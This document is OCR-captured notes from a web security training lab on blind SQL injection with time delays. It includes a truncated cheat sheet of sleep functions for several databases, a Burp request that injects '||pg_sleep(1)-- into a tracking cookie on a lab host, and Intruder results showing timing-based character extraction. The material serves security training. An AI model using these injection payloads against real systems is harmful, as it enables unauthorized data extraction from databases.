ostgreSQL	QUERY-1-HERE; QUERY-2-HER
ySQL	QUERY-1-HERE; QUERY-2-HER

Note

With MySQL, batched queries typically cannot be occasionally possible if the target application uses a MySQL database.

ime delays

ou can cause a time delay in the database when th conditional time delay of 10 seconds.

racle	dbms_pipe.receive_message
icrosoft	WAITFOR DELAY '0:0:10'
ostgreSQL	SELECT pg_sleep(10)
ySQL	SELECT sleep(10)

onditional time delays

ou can test a single boolean condition and trigger a

racle	SELECT CASE WHEN (YOUR-CO
	'a'||dbms_pipe.receive_me
	FROM dual

icrosoft	IF (YOUR-CONDITION-HERE)

ostgreSQL	SELECT CASE WHEN (YOUR-CO
	ELSE pg_sleep(0) END

Track your progress

Target: https://ac111f181f7c80f8c0d9559d006c0096.web-security-academy.net

Request

```
GET /product?productId=13 HTTP/1.1
Host:
ac111f181f7c80f8c0d9559d006c0096.web-securit
y-academy.net
Cookie: TrackingId=
0uHDsxyyjWVUzvKC'%7c%7cpg_sleep(1)--;
session=9s9VRfEx0XO57CSCc15b73GEhswcxOqa
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="97", " Not;A
Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36
```

Response


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3510

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeade
    r.css rel=stylesheet>
    <link href=
    /resources/css/labsEcommerce.css rel=
    stylesheet>
    <title>
      Blind SQL injection with time delays
```

Inspector

Request Attributes	2
Request Query Parameters	1
Request Body Parameters	0
Request Cookies	2

Name	Value
TrackingId	0uHDsxyyjWVUzvKC'||pg_sleep(1)--
session	9s9VRfEx0XO57CSCc15b73GEhswcxOqa

Request Headers	16
Response Headers	3



Resource Pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

○ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Request delay	Random delay	Delay increment
●	Default resource pool	10			
○	1 at a time1	1			


● Create new resource pool

Name: 1 Request

☑ Maximum concurrent requests: 1

□ Delay between requests: milliseconds

● Fixed



Resource Pool

Specify the resource pool in wh

● Use existing resource pool

Selected	Reso
○	Default resou
○	1 at a time1
●	1 Request

○ Create new resource pool

Name: 1 Request

☑ Maximum concurrent re

□ Delay between requests

● Fixed

○ With random vari

○ Increase delay in

9. Intruder attack of https://ac111f181f7c80f8c0d9559d006c0096.web-security-academy.net - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Response received	Error	Timeout	Length
79	19	d	200	10090	□	□	3610
52	12	c	200	348	□	□	3610
11	11	a	200	319	□	□	3610
33	13	b	200	294	□	□	3610
7	7	a	200	281	□	□	3610
13	13	a	200	274	□	□	3610
27	7	b	200	270	□	□	3610
86	6	e	200	270	□	□	3610
69	9	d	200	264	□	□	3610
84	4	e	200	263	□	□	3610
66	6	d	200	255	□	□	3610
9	9	a	200	170	□	□	3610
50	10	c	200	140	□	□	3610
45	5	c	200	128	□	□	3610
81	1	e	200	126	□	□	3610
38	18	b	200	114	□	□	3610
58	18	c	200	113	□	□	3610
57	17	c	200	110	□	□	3610

92 of 720